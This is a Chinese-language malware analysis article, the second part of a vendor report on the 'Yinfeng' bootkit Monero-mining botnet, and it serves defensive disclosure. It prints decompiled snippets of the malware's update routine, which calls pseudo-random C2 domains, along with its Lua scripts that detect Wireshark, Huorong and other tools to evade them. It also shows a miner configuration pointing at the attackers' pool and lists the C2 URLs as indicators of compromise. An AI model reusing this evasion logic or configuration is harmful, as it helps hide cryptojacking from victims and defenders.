


“隐蜂”来袭：金山毒霸截获全球首例Bootkit级挖矿僵尸网络（下篇） - FreeBuf网络安全行业门户

freebuf.com/column/175106.html



前置阅读(上篇)：<http://www.freebuf.com/articles/network/173400.html>


在上篇的分析中，我们分析了“隐蜂”挖矿木马的“Boot劫持”和“内核Rootkit”前两个关键部分，本篇中主要针对Ring3层的挖矿模块工作机制展开剖析。

三、R3挖矿插件阶段

“隐蜂”挖矿木马在R3层的框架设计也是比较复杂的，整个R3层解压后的模块配置文件总数多达30+，同时引入LUA脚本引擎实现更灵活的策略控制，并且在隐蔽性、兼容性等细节处理上也非常完善，所有一切的目的都是为了在隐藏自身的前提下，充分压榨系统的CPU、GPU设备资源用于挖掘“门罗币”。从R3层整体设计上划分，主要包括基础模块“subsystem”、引导模块“ccmain.bin”、外层支持插件包“bsp.lib”以及挖矿插件包“schema.tlb”四大核心部分。

1. 加载R3层基础模块“subsystem”

如前文所述，内核模块在镜像回调函数中将模块“stub.bin”通过APC注入到svchost.exe进程，而“stub.bin”是“隐蜂”R3层插件的初始Loader，它会从最初填充的参数中加载后续核心模块“subsystem”，在修复重定位和填充IAT后直接跳转到OEP执行。“subsystem”模块负责执行升级LUA脚本并解析加载R3插件MRFS镜像；另外作为基础模块，与前文内核模块“kernel”类似，通过R3层“mpsi.dll”API接口导出核心功能给后续模块使用；除此还会创建Timer定时检测内核映像回调是否被摘除、删除dump文件、挂钩绕过异常内存检测等。



“subsystem”模块中升级功能由LUA脚本控制完成，“etc/exs.bin”文件是编译后的luac文件，病毒作者修改了头特征字段，并且调整了LUA虚拟机的opcode表顺序防止反编译，从绑定的函数来看，脚本exs.bin功能比较简单，读取“etc/config.js”中的配置，通过伪DGA(结果固定)生成URL直接传参调用。

LUA升级脚本 “/etc/ets.bin” 解析

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	1B	4C	61	78	33	00	01	04	04	08	00	00	00	00	00	00	.Lax3.....															
0010h:	00	00	00	00	00	00	00	00	00	00	02	0A	6F	00	00	00o...															
0020h:	04	00	00	00	49	00	00	00	93	00	00	00	18	80	80	80I...".eee															
0030h:	15	40	09	80	93	00	00	00	17	80	40	01	15	80	03	80	..@.e"...e@..e.e															
0040h:	C4	C0	00	00	变异LUA引擎	16	01	80	00	49	C1	00	00	ÄÄ..Ä.Ä...e.IÄ..																		
0050h:	85	81	40	00	48	81	81	82	48	81	40	83	48	01	C2	83	...@.H...H.@fH.Äf															

```

int __cdecl lua_register_100041CD(int *L)
{
  ...
}
  
```

```

// 绑定C函数
sub_10019A29(*L, 0, 85);
lua_pushcclosure(*L, (int)lua_Update_10004399, 0);
lua_setfield(*L, -2, aUpdate);
lua_pushcclosure(*L, (int)lua_Sleep_100042B8, 0);
lua_setfield(*L, -2, aSleep);
lua_pushcclosure(*L, (int)lua_Random_10004850, 0);
lua_setfield(*L, -2, aRandom);
lua_pushcclosure(*L, (int)lua_GetCurrEstab_100047D4, 0);
lua_setfield(*L, -2, aEstabCount);
sub_100198F4(*L, 0);
lua_setfield(*L, -2, aDebug);
lua_setfield_10019970(*L, -10002, aPackage);
lua_setfield_10019970(*L, -1, aloaded);
sub_1001944F(*L, -3);
lua_setfield(*L, -2, aExs);
sub_10019234(*L, -3);
return lua_setfield(*L, -10002, aExs);
}

```

Update升级函数

```

// X-Serial: 63c*****8fe4
// X-Oid: 1.6.0.2052.0
// X-Host: TA****-PC
// X-Platform:Windows
v9 = SSTP_Request_10002665(lpUrl, (int)header, (int)OnRecv_100045A1, a1);
if ( header != &Dest && header )
    free(header);
return v9;

```

传递URL参数
SSTP加密协议升级

```

memset(_buf, 0, cnt + 17);
if ( v4[3] == '*' )
{
    strcpy(name, "abcdefghijklmnopqrstuvwxyz1234567890");
    i = v8 - Str + 3;
    memcpy(_buf, Str, i);
    j = 0;
    do
        _buf[i + j++] = name[rand() % 36];
    while ( j < 8 );
    memcpy(&_buf[i], name, 4);
    _buf[cnt + 1] = '\0';
}
else
{
    memcpy(_buf, Str, i);
    _buf[cnt] = '\0';
}

```

伪DGA算法 随机8位小写字母数字混合
sstp://f09er35s.gatedailymirror.info/upd.pkg
sstp://9ur4zpzx.redteamshop.info/upd.pkg
sstp://h1da2yoj.wefoundsome.xyz/upd.pkg
sstp://e9871xls.foundrosysquad.info/upd.pkg

最后，“subsystem”模块会读取磁盘数据，解密解压出一个新的“MRFS”镜像文件，负责注入“/bin/i386/ccmain.bin”到系统进程msdtc.exe，进一步引导加载真正的挖矿插件包。镜像文件结构与前文一致，解压结果如下：

挖矿插件引导镜像文件目录结构

```
├── bin
│   ├── amd64
│   │   ├── ccmain.bin          # 主模块(x64)
│   │   └── cloudcompute.api    # loader模块(x64)
│   └── i386
│       ├── ccmain.bin          # 主模块(x86)
│       └── cloudcompute.api    # loader模块(x86)
└── etc
    ├── ccmain.cfg              # 升级URL配置
    └── config.js                # 引导配置
```

2. 加载挖矿插件包的引导模块“ccmain.bin”

“config.js”配置文件中指明引导模块“cloudcompute.api”，主要负责解析将“/bin/i386/ccmain.bin”模块注入到系统进程。注入方法也比较经典，挂起创建系统进程，映射模块内存到傀儡进程，插入APC指向模块OEP完成注入。比较有特点的是“自动复活”机制，在完成注入以后注册回调函数监控傀儡进程句柄，一旦进程结束会再次触发注入过程，并且这个过程是递归的。该注入流程作为通用模板在后续代码中也会多次用到，细节步骤如下：

"cloudcompute.api"注入"ccmain.bin"到系统进程流程



如上图，ccmain.bin模块入口代码修正重定位和IAT后，拷贝Shellcode对傀儡进程入口点Patch，当傀儡进程恢复执行到OEP时再次获取控制权，该模块功能主要负责存储在注册表中插件包的解析和升级，这个插件包是变异的ZIP格式(修改PK头特征)，主要包含引导模块、外层支持插件组、挖矿插件组三大部分，随后病毒会加载模块"/bin/i386/Kaga.so"继续引导外层插件和挖矿插件工作。

"/bin/i386/ccmain.bin"模块主要功能



3. 外层支持插件包“bsp.lib”

“Kaga.so”模块作为后续模块包的引导模块，负责从支持模块包“bsp.lib”中解压相关模块进行加载，“bsp.lib”采用了另外一种自定义格式，共包含6个核心模块文件(x86/x64)和2个Lua脚本，文件格式和组成细节描述如下：

插件包"bsp.lib"格式与文件组成

```
0000h: 21 72 64 78 25 00 00 00 0B 01 00 00 00 48 00 00 0123456789ABCDEF
0010h: 62 69 6E 2F 61 6D 64 36 34 2F 41 6D 61 67 69 2E !rdx%......H..
0020h: 62 69 6E 00 00 47 00 00 00 0B 49 00 00 00 6C 00 bin/amd64/Amagi.
0030h: 00 62 69 6E 2F 61 6D 64 36 34 2F 54 61 69 68 6F bin..G....I...l.
0040h: 75 2E 62 69 6E 00 00 68 00 00 00 0B B5 00 00 00 .bin/amd64/Taiho
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 u.bin..h....µ...
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e..bin/amd64/Aka
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 gi.bin..%.5..
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .T..bin/i386/Tai
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 hou.bin..$.%.
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....src/luad/ini
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 t.lua..E...E..M
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d..src/luad/Dispa
00D0h: F0 04 00 00 36 00 00 62 69 6E 2F 69 33 38 36 2F tcher.lua..e...
00E0h: 41 6D 61 67 69 2E 62 69 6E 00 00 00 00 00 00 00 5C Amagi.bin.....
00F0h: 26 05 00 00 B4 02 00 62 69 6E 2F 69 33 38 36 2F &...'.bin/i386/
0100h: 41 6B 61 67 69 2E 62 69 6E 00 00 B9 FA F1 0E 64 Akagi.bin..'úñ.d
0110h: 86 E0 00 00 48 00 00 00 00 00 00 00 00 00 00 00 †à..H.....
```

```
struct stFile_Record {
    int next_off;           // Next节点偏移
    int raw_off;           // 文件偏移
    int raw_size;          // 文件大小
    char file_path[0];     // 文件路径
};
```

```
bin
├── amd64
│   ├── Akagi.bin      # 核心引导模块(x64)
│   ├── Amagi.bin     # Taihou.bin的注入loader(x64) 未调用?
│   └── Taihou.bin    # 被注入系统进程和游戏进程(x64)
├── i386
│   ├── Akagi.bin     # 核心引导模块(x86)
│   ├── Amagi.bin     # Taihou.bin的注入loader(x86) 未调用?
│   └── Taihou.bin    # 被注入系统进程和游戏进程(x86)
└── src
    └── luad
        ├── dispatcher.lua # akagi模块外层控制脚本(环境检测、参数调整等)
        └── init.lua      # 注入Taihou.bin到易乐游、深蓝网吧系统相关进程
```

“Kaga.so”模块其实是一个引导中转模块，从传参来看主要有7个功能分支，核心是加载或注入“/bin/i386/Akagi.bin”，不同分支往下层传递不同参数，再由“Akagi.bin”根据参数来引导执行挖矿插件包、外围控制脚本等不同分支功能。

"/bin/i386/Kaga.so"模块功能分支



如上图红色标注，主线分支中，“Kaga.so”模块的调用分支参数为3，传递给“Akagi.bin”模块的参数标记为1。“Akagi.bin”是后续挖矿插件的基础调度模块，其核心功能分支如下图：



从上图可以看出，引导逻辑中最关键的两个分支，一个分支是挖矿插件包“lib/schema.tlb”的引导加载，注入的默认进程为“WmiPrvSE.exe”，这部分的功能逻辑会在下一个小节中单独讲解；另一个分支默认情况下注入目标进程为“dllhost.exe”，主要用于执行外层控制脚本“dispatcher.lua”，这个脚本通过注册回调绑定核心模块通知，主要用于外部环境的检测控制，包括常见抓包工具、硬件检测工具、安全软件的监控探测，保证可以随时隐藏自身活动痕迹；并且还会同类相残，针对其他挖矿木马进行对抗屏蔽；除此之外还会监控常见的游戏进程，并针对性调整挖矿的策略配置，在这些细节上的处理调整可以说做到了近乎极致，从中不难看出“隐蜂”木马的隐蔽性和幕后开发团队的专业性。

外层环境检测控制脚本 "dispatcher.lua"

```

src_lua_dispatcher.lua x
1  -- 加载MessagePack模块
2  local MessagePack = require("MessagePack")
3  -- 签名黑特征
4  local disabled_asn1 = akagi.newpatt()
5  disabled_asn1:addpatt("Chengdu Colasoft Co., Ltd.",1,1) -- 科来网络分析系统
6  disabled_asn1:addpatt("Nir Sofer",1,1) -- smsniff抓包工具
7  disabled_asn1:addpatt("TamoSoft Ltd",1,1) -- NetResident 抓包工具
8  disabled_asn1:addpatt("Wireshark Foundation",1,1) -- Wireshark抓包工具
9  disabled_asn1:addpatt("Tao Bai",1,1) -- CPU 占用检测

```



```

9 disabled_asn1:addpatt("TechPowerUp LLC",1,1) -- GPU_2 显卡检测
10 disabled_asn1:addpatt("TechPowerUp LLC",1,1)
11 disabled_asn1:addpatt("HuoRongBoRui (Beijing) Technology Co.,Ltd",1,1) -- 火绒安全
12 disabled_asn1:addpatt("FinalWire Kft.",1,1) -- 硬件检测工具?
13 disabled_asn1:buildtrie()
14 -- 文件HASH黑特征
15 local disabled_hash={
16     "8fd8fe8a4701ab581d32d273a85fadfb",
17     "c4d9a8650f920587e25f55b070bba73a",
18     --... 省略部分 共12个黑特征
19 }
20 -- 挖矿木马黑特征
21 local malware_sig = akagi.newpatt()
22 malware_sig:addpatt("\method:",5,5)
23 malware_sig:addpatt("submit",3,3)
24 -- ... 省略部分 共26个黑特征
25 malware_sig:addpatt("--max-cpu-usage",1,40)
26 malware_sig:addpatt("nicehash",2,20)
27 malware_sig:addpatt("libjansson",1,8)
28 malware_sig:addpatt("MSYS2",2,8)
29 malware_sig:buildtrie()
30 akagi.setdbsig(malware_sig)
31 malware_sig:close()
32 -- 阈值
33 akagi.av_threshold_cpu(40)
34 akagi.av_threshold_gpu(5)
35 -- 常见游戏进程列表
36 local known_gamelists = {
37     ["TslGame.exe"] = {
38         framework.FRAMEWORK_GPU_L5,framework.FRAMEWORK_CPU_L3,true
39     },
40     -- ... 省略部分 共76个游戏进程配置 覆盖常见游戏
41     ["dota.exe"] = {
42         framework.FRAMEWORK_GPU_L4,framework.FRAMEWORK_CPU_L2,false
43     },
44     ["dota2.exe"] = {
45         framework.FRAMEWORK_GPU_L5,framework.FRAMEWORK_CPU_L3,true
46     },
47     ["LeagueClient.exe"] = {
48         framework.FRAMEWORK_GPU_L2,framework.FRAMEWORK_CPU_L2,false
49     },
50 }
51 -- 双开游戏进程?
52 local doubleopen_gamelists = {
53     "DNF.exe"
54 }
55 local function Array_remove(tbl,UniqueProcessId)
56 end
57 -- 判断是否在游戏列表 返回对应配置
58 local function Game_search(name)
59 end
60 -- 根据游戏生成设置配置策略
61 local function Game_condition(arg,Idletime,Gdata,Cdata)
62 end
63 -- 注册回调
64 akagi.register(function(event, arg)
65     -- 窗口移动/缩放 开始
66     if event == akagi.EVENT_MOVESIZESTART then
67         akagi.send(framework.EVENT_DEVICE_PAUSE,nil)
68     -- 窗口移动/缩放 结束
69     elseif event == akagi.EVENT_MOVESIZEEND then
70         akagi.send(framework.EVENT_DEVICE_RESUME,nil)
71     -- SAMPLE_DONE
72     elseif event == akagi.EVENT_SAMPLE_DONE then

```

```

196 -- 进程启动
197 elseif event == akagi.EVENT_PROCESSTART then
198     if type(arg) == "table" then
294         end
295     -- 进程退出消息
296 elseif event == akagi.EVENT_PROCESSEXIT then
321     -- TIMER消息
322 elseif event == akagi.EVENT_TIMER then
456     end
457 end)

```

除了前面的的两大关键分支，外层支持插件包“bsp.lib”中还有“Amagi.bin”和“Taihou.bin”两个模块未被提及，“Amagi.bin”是注入母体模块，通过挂钩CsrCreateProcess将“Taihou.bin”注入到


cmd、explorer系统进程或常见的游戏进程中(匹配签名列表)，但暂未发现“Amagi.bin”模块被加载调

用；而“Taihou.bin”模块通过LdrRegisterDllNotification注册模块加载通知回调，搜索特征对ntdll.dll、

gdi32.dll、nvapi.dll、nvml.dll等模块中的关键函数调用进行hook，目的用于隐藏挖矿进程对于CPU、

GPU等设备资源的占用情况。未发现实际调用，这部分功能不再过多展开。

"/bin/i386/Taihou.bin"模块Hook函数列表



4. 引导加载挖矿插件包“schema.tlb”

最后是最核心的挖矿插件包“schema.tlb”，包含头部引导code和插件包数据两大部分，头部shellcode负责从后续数据中解压出挖矿包核心模块“coredll.bin”，插件包文件镜像格式与前面“bsp.lib”采用的自定义格式一致，包含各类挖矿模块、脚本共计19个文件，目录结构如下：

挖矿插件包"schema.tlb"文件构成

```
config.lua      # 挖矿参数配置脚本
dispatcher.lua  # 挖矿策略控制脚本

bin
├── amd64
│   ├── algo_cn.bin          # 挖矿算法模块(CPU)
│   ├── algo_cn_cuda.bin    # 挖矿算法模块(基于CUDA)
│   ├── coredll.bin         # 核心模块
│   ├── nv_detect.bin       # NVIDIA显卡设备检测模块
│   ├── ocl_cn.bin          # 挖矿算法模块(基于OpenCL)
│   └── ocl_detect.bin      # OpenCL设备检测
├── i386
│   ├── algo_cn.bin          # 挖矿算法模块(CPU)
│   ├── algo_cn_cuda.bin    # 挖矿算法模块(基于CUDA)
│   ├── coredll.bin         # 核心模块
│   ├── nv_detect.bin       # NVIDIA显卡设备检测模块
│   ├── ocl_cn.bin          # 挖矿算法模块(基于OpenCL)
│   └── ocl_detect.bin      # OpenCL设备检测
├── lib
│   ├── amd64
│   │   ├── cudart64_80.dll  # CUDA依赖库 (x64)
│   │   └── opencl.dll       # OpenCL依赖库 (x64)
│   └── i386
│       ├── cudart32_80.dll  # CUDA依赖库 (x86)
│       └── opencl.dll       # OpenCL依赖库 (x86)
└── src
    └── ocl_cn.cl            # OpenCL源码
```

从文件构成可以看出这套挖矿插件包的设计比较复杂，限于篇幅就不再过多展开，简单来说，这是一套用于挖取门罗币的插件包，核心架构同时支持CPU和GPU模式，兼容CUDA和OpenGL两大并行计算库。其中核心模块“coredll.bin”负责LUA脚本引擎绑定初始化、挖矿算法核心模块、框架依赖模块加载，检测当前系统的设备环境并开启挖矿核心机制运行。另外还有两个比较关键的路由脚本文件，其中“config.lua”是挖矿参数配置脚本，主要包括矿池配置、任务默认参数等，可以看到“隐蜂”使用的自建矿池“stratum+tcp://data.supportithelp.com:8080”。

挖矿参数配置脚本"config.lua"

```
config.lua
configuration.set("job.cpu.remain",2)
configuration.set("job.gpu.remain",10)
configuration.set("stratum.login.timeout",60)
configuration.set("stratum.keepalive.timeout",60)
configuration.set("stratum.stream.timeout",300)
configuration.set("stratum.keepalive",false)
configuration.set("submit.pending.limit",5)
configuration.set("submit.queue.limit",120)
configuration.set("job.idle.timeout",30)
configuration.set("miner.protocol","stratum+tcp://data.supportithelp.com:8080")
configuration.set("miner.username",configuration.uuid())
configuration.set("miner.password","x")
configuration.set("miner.agent","MinGate/5.1")
configuration.set("miner.algo","cryptonight_monero")
```

另外一个LUA脚本“dispatcher.lua”通过向核心模块注册回调，根据核心模块对显卡设备状态的监控通知去动态调整挖矿策略参数，非常灵活的一种设计。

挖矿策略控制脚本"dispatcher.lua"

```
dispatcher.lua
1 local MessagePack = require("MessagePack")
2 local cpu_count = framework.get_cpu_count()
3 local device_count = framework.get_device_count()
4 -- 设备参数 高/中/低
5 local CfgDeviceIterParams = {
6     ["L"] = {
7         {6,50},{6,180},{9,500},{12,250},{12,500}
8     },
9     ["M"] = {
10        {6,50},{6,180},{9,500},{12,250},{12,500}
11    },
12    ["H"] = {
13        {6,50},{6,180},{9,500},{12,250},{12,500}
14    }
15 }
16 -- CUDA配置
17 local function CudaConfiguration(flops)
18     return CfgDeviceIterParams["L"]
19 end
20 -- OpenGL配置
```

```
21 local function OpenCLConfiguration(flops)
22     return CfgDeviceIterParams["L"]
23 end
24 -- GPU设备策略生成 细节略 (CUDA/OPENCL)
25 local function GPU_DevicePolicy(policy,arg)
26     for i=0, device_count - 1 do
27         local device_info = framework.get_device_info(i)
28         if device_info ~= nil then
29             if device_info.type == "CUDA" then ...
98             elseif device_info.type == "OPENCL" then ...
151         end
152     end
153 end
154 end
155 framework.set_cpu_threads(1)
156 GPU_DevicePolicy(framework.FRAMEWORK_GPU_L1)
157 -- 注册回调，根据设备状态动态调整挖矿参数
158 dispatcher.register(function(event,arg)
159     if event == framework.EVENT_DEVICE_PAUSE then
160         framework.pause_all_device(10)
161     elseif event == framework.EVENT_DEVICE_RESUME then
162         framework.resume_all_device()
163     elseif event == framework.EVENT_IDLE_FULLSPEED then
164         GPU_DevicePolicy(framework.FRAMEWORK_CPU_L0)
165     elseif event == framework.EVENT_SPEED_CONDITION then ...
```

尾言

“隐蜂”Bootkit挖矿木马的分析到此就告一段落，分析溯源的过程中我们也充分领略了其幕后开发团伙的专业程度，对我们的安全对抗的改进升级也带来不少启发。专业化、团伙化也是近两年新型木马发展的一个重要趋势，对于安全对抗的双方来讲，这是一种螺旋式上升的过程，Bootkit技术与挖矿木马结合的“隐蜂”只是这条曲线的一个标志节点，虚拟货币的热潮不退，这样的对抗还会不断持续升级下去。

附录(IOC)

样本HASH:

无 (攻击链无落地文件，需要样本的安全厂商或团队可以通过kis_sample#kingsoft.com与我们联系)

升级URL:

sstp://*.gatedailymirror.info/upd.pkg

sstp://*.redteamshop.info/upd.pkg

sstp://*.wefoundsome.xyz/upd.pkg

sstp://*.foundrosysquad.info/upd.pkg

sstp://ask.thesupporthelp.com:443/mlf_plug.zip.sig

注册表:

HKLM\Software\Microsoft\NETFramework/ RS4

本文作者：， 转载请注明来自FreeBuf.COM

病毒分析